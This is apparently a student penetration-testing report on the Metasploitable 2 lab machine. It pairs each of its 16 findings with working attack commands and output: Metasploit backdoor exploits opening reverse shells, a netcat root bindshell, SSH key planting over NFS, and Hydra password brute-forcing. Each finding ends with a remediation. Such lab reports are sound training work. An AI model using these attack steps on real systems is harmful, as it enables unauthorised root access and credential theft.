Vulnerability Assignment

Author: Dheeraj .
Project: Security Assessment & VAPT Practical
Date: Thursday, 5-03-2026

Metasploitable 2

Pentesting

Threat n°1 : Netcat bindshell – Metasploitable root shell – Port 1524

Description

A superuser shell is available on port 1524.

References

N/A

Operation and impact

```
kali@kali:~$ nc 192.168.10.100 1524
root@metasploitable:/# whoami
root
```

We log in as root.

Correction

Disable this port, as well as the shell if it is not needed.

Threat n°2 : Backdoor FTP – vsftpd 2.3.4 – Port 21

Description

This flaw is related to a backdoor that was added to the VSFTPD download archive. This backdoor was introduced to the vsftpd-2.3.4.tar.gz archive between June 30, 2011 and July 1, 2011.

References

https://www.rapid7.com/db/modules/exploit/unix/ftp/vsftpd_234_backdoor/

Operation and impact

We use the exploit present on Metasploit and we log in as root.

```
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.10.100
RHOST => 192.168.10.100
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.10.100:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.10.100:21 - USER: 331 Please specify the password.
[+] 192.168.10.100:21 - Backdoor service has been spawned, handling...
[+] 192.168.10.100:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 2 opened (192.168.10.101:42483 -> 192.168.10.100:6200) at 2020-12-07 10:32
:42 -0500

whoami
root
```

Correction

Update the version ofthe FTP.

Threat n°3 : VNC – Port 5900

Description

The password for connecting to the VNC port is weak.

References

https://www.rapid7.com/db/modules/auxiliary/scanner/vnc/vnc_login/

Operation and impact

```
msf5 > use auxiliary/scanner/vnc/vnc_login
```


```
msf5 auxiliary(scanner/vnc/vnc_login) > set rhosts 192.168.10.100
rhosts => 192.168.10.100
```

We use a backdoor which recovers the password. In this case, it is identical to the default password of the VNC viewer service.
Then we log in and enter the password.

```
msf5 auxiliary(scanner/vnc/vnc_login) > exploit

[*] 192.168.10.100:5900   - 192.168.10.100:5900 - Starting VNC login sweep
[!] 192.168.10.100:5900   - No active DB -- Credential data will not be saved!
[+] 192.168.10.100:5900   - 192.168.10.100:5900 - Login Successful: :password
[*] 192.168.10.100:5900   - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/vnc/vnc_login) > exit
kali@kali:~$ vncviewer 192.168.10.100
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password:
Authentication successful
Desktop name "root's X desktop (metasploitable:0)"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor.  Pixel format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
```

We get a graphical interface.



We log in as root.

Correction

You must change the password to a strong password.

Threat n°4 : Services « R » – Port 512/513/514

Description

TCP ports 512, 513 and 514 are known as "r" services which can allow an attacker to enter the system if they are incorrectly configured.
RSH Remote Shell services (rsh, rexec, and rlogin) are active.

References

N/A

Operation and impact

```
kali@kali:~$ rlogin -l root 192.168.10.100
Last login: Mon Dec  7 09:53:04 EST 2020 from :0.0 on pts/0
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have new mail.
root@metasploitable:~# whoami
root
```

We use the rsh-client tool to be able to use the rlogin command and therefore connect as root directly on the machine, without a password.

Correction

Disable or use a firewall to secure this service which usually works on 512/513/514 / tcp.

Threat n°5 : NFS – Port 2049

Description

No authentication is necessary to perform sensitive actions on port 2049.

References

N/A

Operation and impact

```
kali@kali:~$ ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/home/kali/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/kali/.ssh/id_rsa
Your public key has been saved in /home/kali/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:hUQ+wqOi08TuljYmT0fvd8W5iqmi7wZnadnZYrY1/2I kali@kali
The key's randomart image is:
+---[RSA 3072]----+
|        .o       |
|       . o .     |
|        + + .    |
| .    . o o      |
|  + o+ oS  . .   |
| =.o*.* +   +    |
|o +*.o.+ o . .   |
|.+*.o..  .oE .   |
| *+*o.oooo.+.    |
+----[SHA256]-----+
kali@kali:~$ mkdir /tmp/sshkey
```

We mount a local folder to the NFS server of the target machine.

```
root@kali:~# cd ../home/kali/
root@kali:/home/kali# cat .ssh/id_rsa.pub >> /tmp/sshkey/root/.ssh/authorized_keys
root@kali:/home/kali# umount /tmp/sshkey
```

We add our ssh key in the authorized keys

```
kali@kali:~$ ssh root@192.168.10.100
Last login: Tue Dec  1 04:29:53 2020 from :0.0
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have new mail.
root@metasploitable:~#
```

We log in as root.

Correction

Add authentication before sending files / folders.

Threat n°6 : Backdoor IRC – UnrealIRCd – Port 6667

Description

This issue is related to port 6667 which runs UnrealRCD IRC daemon, a version that contains a backdoor.

References

https://www.rapid7.com/db/modules/exploit/unix/irc/unreal_ircd_3281_backdoor/

https://www.cvedetails.com/vulnerability-list/vendor_id-10938/Unrealircd.html

Operation and impact

```
msf5 > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), range CIDR identifier, or hosts file with
syntax 'file:<path>'
   RPORT   6667             yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOST 192.168.10.100
RHOST => 192.168.10.100
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[*] Started reverse TCP double handler on 192.168.10.101:4444
[*] 192.168.10.100:6667 - Connected to 192.168.10.100:6667 ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
[*] 192.168.10.100:6667 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo r999ZefEQhbkzuZw;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "r999ZefEQhbkzuZw\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.10.101:4444 -> 192.168.10.100:52310) at 2020-12-01 06:04
:48 -0500

whoami
root
```

We log in as root.

Correction

Update IRC version.

Threat n°7 : Netbios-ssn – Samba smbd 3.X – 4.X – Port 139/445

Description

This flaw is related to a command execution vulnerability in Samba versions 3.0.20 to 3.0.25rc3 when using the "username map script" configuration option other than the default.

References

https://www.rapid7.com/db/modules/exploit/multi/samba/usermap_script/

```
msf5 exploit(multi/samba/usermap_script) > options

Module options (exploit/multi/samba/usermap_script):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.10.100   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT   139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  127.0.0.1        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf5 exploit(multi/samba/usermap_script) > LHOST 192.168.10.101
[-] Unknown command: LHOST.
msf5 exploit(multi/samba/usermap_script) > set LHOST 192.168.10.101
LHOST => 192.168.10.101
msf5 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP handler on 192.168.10.101:4444
[*] Command shell session 1 opened (192.168.10.101:4444 -> 192.168.10.100:46756) at 2020-12-07 10:39:22 -0500

whoami
root
```

Operation and impact

We use the exploit present on Metasploit and we log in as root.

Correction

Update the version of Samba.

Threat n°8 : Java-rmi – Port 1099

Description

This flaw is related to the default configuration of the RMI registry and RMI activation services, which allow classes to be loaded from any remote URL (HTTP).

References

https://www.rapid7.com/db/modules/exploit/multi/misc/java_rmi_server/

Operation and impact

We use the exploit present on Metasploit.

```
msf5 exploit(multi/misc/java_rmi_server) > set rhosts 192.168.10.100
rhosts => 192.168.10.100
msf5 exploit(multi/misc/java_rmi_server) > set lhosts 192.168.10.101
lhosts => 192.168.10.101
msf5 exploit(multi/misc/java_rmi_server) > show payloads

Compatible Payloads
===================

   #   Name                                Disclosure Date  Rank    Check  Description
   -   ----                                ---------------  ----    -----  -----------
   0   generic/custom                                       manual  No     Custom Payload
   1   generic/shell_bind_tcp                               manual  No     Generic Command Shell, Bind TCP Inline
   2   generic/shell_reverse_tcp                            manual  No     Generic Command Shell, Reverse TCP Inline
   3   java/jsp_shell_bind_tcp                              manual  No     Java JSP Command Shell, Bind TCP Inline
   4   java/jsp_shell_reverse_tcp                           manual  No     Java JSP Command Shell, Reverse TCP Inline
   5   java/meterpreter/bind_tcp                            manual  No     Java Meterpreter, Java Bind TCP Stager
   6   java/meterpreter/reverse_http                        manual  No     Java Meterpreter, Java Reverse HTTP Stager
   7   java/meterpreter/reverse_https                       manual  No     Java Meterpreter, Java Reverse HTTPS Stager
   8   java/meterpreter/reverse_tcp                         manual  No     Java Meterpreter, Java Reverse TCP Stager
   9   java/shell/bind_tcp                                  manual  No     Command Shell, Java Bind TCP Stager
   10  java/shell/reverse_tcp                               manual  No     Command Shell, Java Reverse TCP Stager
   11  java/shell_reverse_tcp                               manual  No     Java Command Shell, Reverse TCP Inline
   12  multi/meterpreter/reverse_http                       manual  No     Architecture-Independent Meterpreter Stage, Reverse HTTP Stager (Mulitple Architectures)
   13  multi/meterpreter/reverse_https                      manual  No     Architecture-Independent Meterpreter Stage, Reverse HTTPS Stager (Mulitple Architectures)

msf5 exploit(multi/misc/java_rmi_server) > set payload java/meterpreter/reverse_tcp
payload => java/meterpreter/reverse_tcp
```

We get a meterpreter which allows us to get a shell, which gives us superuser access.

```
msf5 exploit(multi/misc/java_rmi_server) > run

[*] Started reverse TCP handler on 192.168.10.101:4444
[*] 192.168.10.100:1099 - Using URL: http://0.0.0.0:8080/YHosHyzj
[*] 192.168.10.100:1099 - Local IP: http://127.0.0.1:8080/YHosHyzj
[*] 192.168.10.100:1099 - Server started.
[*] 192.168.10.100:1099 - Sending RMI Header ...
[*] 192.168.10.100:1099 - Sending RMI Call ...
[*] 192.168.10.100:1099 - Replied to request for payload JAR

[*] Sending stage (53944 bytes) to 192.168.10.100
[*] Meterpreter session 5 opened (192.168.10.101:4444 -> 192.168.10.100:33052) at 2020-12-07 10:58:31 -0500
[*] 192.168.10.100:1099 - Server stopped.

meterpreter >
meterpreter > shell
Process 1 created.
Channel 1 created.

whoami
root
```

We log in as root.

Correction

Update the version of Java to patch the backdoor.

Threat n°9 : MYSQL – Port 3306

Description

MySQL is installed with a default password on the root account.

References

N/A

Operation and impact

```
kali@kali:~$ mysql -u root -h 192.168.10.100
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 9
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases
    -> ;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| dvwa               |
| metasploit         |
| mysql              |
| owasp10            |
| tikiwiki           |
| tikiwiki195        |
+--------------------+
7 rows in set (0.000 sec)
```

Correction

The password for this account must be changed.
To prevent malicious users from connecting to the MySQL database with superuser privileges, you must change the default passwords to strong passwords.

Threat n°10 : Compte Msfadmin

Description

The msfadmin account has too many privileges, as well as a weak password.

References

https://www.cnil.fr/fr/generer-un-mot-de-passe-solide

Operation and impact

The password for the account is found using a bruteforce technique.

```
[22][ssh] host: 192.168.10.100   login: msfadmin   password: security
```

We list all the admins rights of the account.

```
msfadmin@metasploitable:/home$ sudo -l
[sudo] password for msfadmin:
User msfadmin may run the following commands on this host:
    (ALL) ALL
```

We become root.

```
msfadmin@metasploitable:~$ sudo su
[sudo] password for msfadmin:
root@metasploitable:/home/msfadmin#
```

Correction

Change the password one by one with a strong password.
Limit the rights to only those necessary.

Threat n°11 : Telnet – Port 23

Description


Telnet is an unencrypted protocol, as such it sends sensitive data (usernames and passwords) in clear text.

References

https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-115.pdf

https://www.pcisecuritystandards.org/document_library

Operation and impact



Correction

This service should be disabled unless its use is required for a valid reason.

Threat n°12 : SSH – Port 22

Description

The passwords for the user and msfadmin accounts are too weak.

References

N/A

Operation and impact

```
kali@kali:~$ hydra -v -t 10  -l user -P /usr/share/metasploit-framework/data/wordlists/default_pass_
for_services_unhash.txt  192.168.10.100 ssh
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organization
s, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-12-07 14:50:37
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce th
e tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previ
ous session found, to prevent overwriting, ./hydra.restore
[DATA] max 10 tasks per 1 server, overall 10 tasks, 1244 login tries (l:1/p:1244), ~125 tries per ta
sk
[DATA] attacking ssh://192.168.10.100:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://user@192.168.10.100:22
[INFO] Successful, password authentication is supported by ssh://192.168.10.100:22
[22][ssh] host: 192.168.10.100   login: user   password: user
[STATUS] attack finished for 192.168.10.100 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-12-07 14:51:32
```

```
[22][ssh] host: 192.168.10.100   login: user   password: user
```

```
[22][ssh] host: 192.168.10.100   login: msfadmin   password: security
```

Correction

Change passwords to strong passwords.

Threat n°13 : PostegreSQL – PostgreSQL DB 8.3.0 - 8.3.7 – Port 5432

Description

The postgres password is the default.

References

N/A

Operation and impact

```
kali@kali:~$ hydra -v -t 10  -L /usr/share/metasploit-framework/data/wordlists/postgres_default_user.txt  -P /usr/share/me
tasploit-framework/data/wordlists/postgres_default_pass.txt  192.168.10.100 postgres
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purp
oses.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-12-07 15:06:36
[DATA] max 10 tasks per 1 server, overall 10 tasks, 20 login tries (l:4/p:5), ~2 tries per task
[DATA] attacking postgres://192.168.10.100:5432/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
connection string: host = '192.168.10.100' dbname = 'template1' user = '' password = 'admin'
connection string: host = '192.168.10.100' dbname = 'template1' user = 'postgres' password = 'tiger'
connection string: host = '192.168.10.100' dbname = 'template1' user = '' password = ''
connection string: host = '192.168.10.100' dbname = 'template1' user = '' password = 'tiger'
connection string: host = '192.168.10.100' dbname = 'template1' user = 'postgres' password = ''
connection string: host = '192.168.10.100' dbname = 'template1' user = '' password = 'postgres'
connection string: host = '192.168.10.100' dbname = 'template1' user = 'postgres' password = 'password'
connection string: host = '192.168.10.100' dbname = 'template1' user = 'postgres' password = 'admin'
connection string: host = '192.168.10.100' dbname = 'template1' user = '' password = 'password'
connection string: host = '192.168.10.100' dbname = 'template1' user = 'postgres' password = 'postgres'
connection string: host = '192.168.10.100' dbname = 'template1' user = 'scott' password = ''
[5432][postgres] host: 192.168.10.100   login: postgres   password: postgres
connection string: host = '192.168.10.100' dbname = 'template1' user = 'scott' password = 'admin'
connection string: host = '192.168.10.100' dbname = 'template1' user = 'scott' password = 'postgres'
connection string: host = '192.168.10.100' dbname = 'template1' user = 'admin' password = 'postgres'
connection string: host = '192.168.10.100' dbname = 'template1' user = 'admin' password = ''
connection string: host = '192.168.10.100' dbname = 'template1' user = 'scott' password = 'password'
connection string: host = '192.168.10.100' dbname = 'template1' user = 'admin' password = 'tiger'
connection string: host = '192.168.10.100' dbname = 'template1' user = 'admin' password = 'password'
connection string: host = '192.168.10.100' dbname = 'template1' user = 'scott' password = 'tiger'
[STATUS] attack finished for 192.168.10.100 (waiting for children to complete tests)
connection string: host = '192.168.10.100' dbname = 'template1' user = 'admin' password = 'admin'
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-12-07 15:06:36
```

```
[5432][postgres] host: 192.168.10.100   login: postgres   password: postgres
```

```
kali@kali:~$ psql -h 192.168.10.100 -d template1 postgres
Password for user postgres:
psql (12.1 (Debian 12.1-2), server 8.3.1)
Type "help" for help.

template1=# help
```

Correction

You must change the default password to a strong password.

Threat n°14 : HTTP – Port 80

Description

References

https://www.rapid7.com/db/modules/exploit/multi/http/php_cgi_arg_injection/

Operation and impact

We look at the phpinfo.php on the following link: http://192.168.10.100/mutillidae/phpinfo.php

Secret PHP Server Configuration Page

Back

PHP Version 5.2.4-2ubuntu5.10

System	Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Build Date	Jan 6 2010 21:50:12
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/cgi
Loaded Configuration File	/etc/php5/cgi/php.ini
Scan this dir for additional .ini files	/etc/php5/cgi/conf.d
additional .ini files parsed	/etc/php5/cgi/conf.d/gd.ini, /etc/php5/cgi/conf.d/mysql.ini, /etc/php5/cgi/conf.d/mysqli.ini, /etc/php5/cgi/conf.d/pdo.ini, /etc/php5/cgi/conf.d/pdo_mysql.ini
PHP API	20041225
PHP Extension	20060613
Zend Extension	220060519
Debug Build	no
Thread Safety	disabled
Zend Memory Manager	enabled
IPv6 Support	enabled
Registered PHP Streams	zip, php, file, data, http, ftp, compress.bzip2, compress.zlib, https, ftps
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, sslv3, sslv2, tls
Registered Stream Filters	string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, convert.iconv.*, bzip2.*, zlib.*

This server is protected with the Suhosin Patch 0.9.6.2
Copyright (c) 2006 Hardened-PHP Project

This program makes use of the Zend Scripting Language Engine:
Zend Engine v2.2.0, Copyright (c) 1998-2007 Zend Technologies

Powered By

The php version allows us to achieve an exploit.
We use the exploit on metasploit

```
msf5 exploit(multi/http/php_cgi_arg_injection) > exploit
~
[*] Started reverse TCP handler on 192.168.10.101:4444
[*] Sending stage (38288 bytes) to 192.168.10.100
[*] Meterpreter session 2 opened (192.168.10.101:4444 → 192.168.10.100:54980) at 2020-12-07 14:36:2
3 -0500
~
meterpreter > ls
Listing: /var/www
```

We get a meterpreter, which allows us to get a shell as www-data.

```
meterpreter > shell
Process 7319 created.
Channel 1 created.
whoami
www-data
```

Correction

Update the PHP version.
Remove the phpinfo.php page

Threat n°15 : Kernel version

Description

The Kernel version is obsolete.

References

https://www.cvedetails.com/vulnerability-list/vendor_id-33/product_id-47/version_id-123221/Linux-Linux-Kernel-2.6.24.html

Operation and impact

The kernel version is found using a user's account.

```
user@metasploitable:~$ uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

There are exploits for this version of Kernel.

```
kali@kali:~$ searchsploit "Linux Kernel 2.6.24"
---------------------------------------------------------- ---------------------------------
 Exploit Title                                            |  Path
                                                          |  (/usr/share/exploitdb/)
---------------------------------------------------------- ---------------------------------
Linux Kernel 2.6.17 < 2.6.24.1 - 'vmsplice' Local Privileg | exploits/linux/local/5092.c
Linux Kernel 2.6.20/2.6.24/2.6.27_7-10 (Ubuntu 7.04/8.04/8 | exploits/linux/remote/8556.c
Linux Kernel 2.6.23 < 2.6.24 - 'vmsplice' Local Privilege  | exploits/linux/local/5093.c
Linux Kernel 2.6.24_16-23/2.6.27_7-10/2.6.28.3 (Ubuntu 8.0 | exploits/linux_x86-64/local/9083.c
Linux Kernel 2.6.27.7-generic/2.6.18/2.6.24-1 - Local Deni | exploits/linux/dos/7454.c
---------------------------------------------------------- ---------------------------------
```

Correction

Update Kernel.

Threat n°16 : SMTP – Port 25

Description

The SMTP port is not protected.

References

https://www.rapid7.com/db/modules/auxiliary/scanner/smtp/smtp_enum/

Operation and impact

We use a metasploit exploit.

```
msf5 > use auxiliary/scanner/smtp/smtp_enum
```

```
msf5 auxiliary(scanner/smtp/smtp_enum) > exploit

[*] 192.168.10.100:25     - 192.168.10.100:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (
Ubuntu)

[+] 192.168.10.100:25     - 192.168.10.100:25 Users found: , backup, bin, daemon, distccd, ftp, game
s, gnats, irc, libuuid, list, lp, mail, man, news, nobody, postgres, postmaster, proxy, service, ssh
d, sync, sys, syslog, user, uucp, www-data
[*] 192.168.10.100:25     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Correction

Protect port 25 (firewall) or disable it.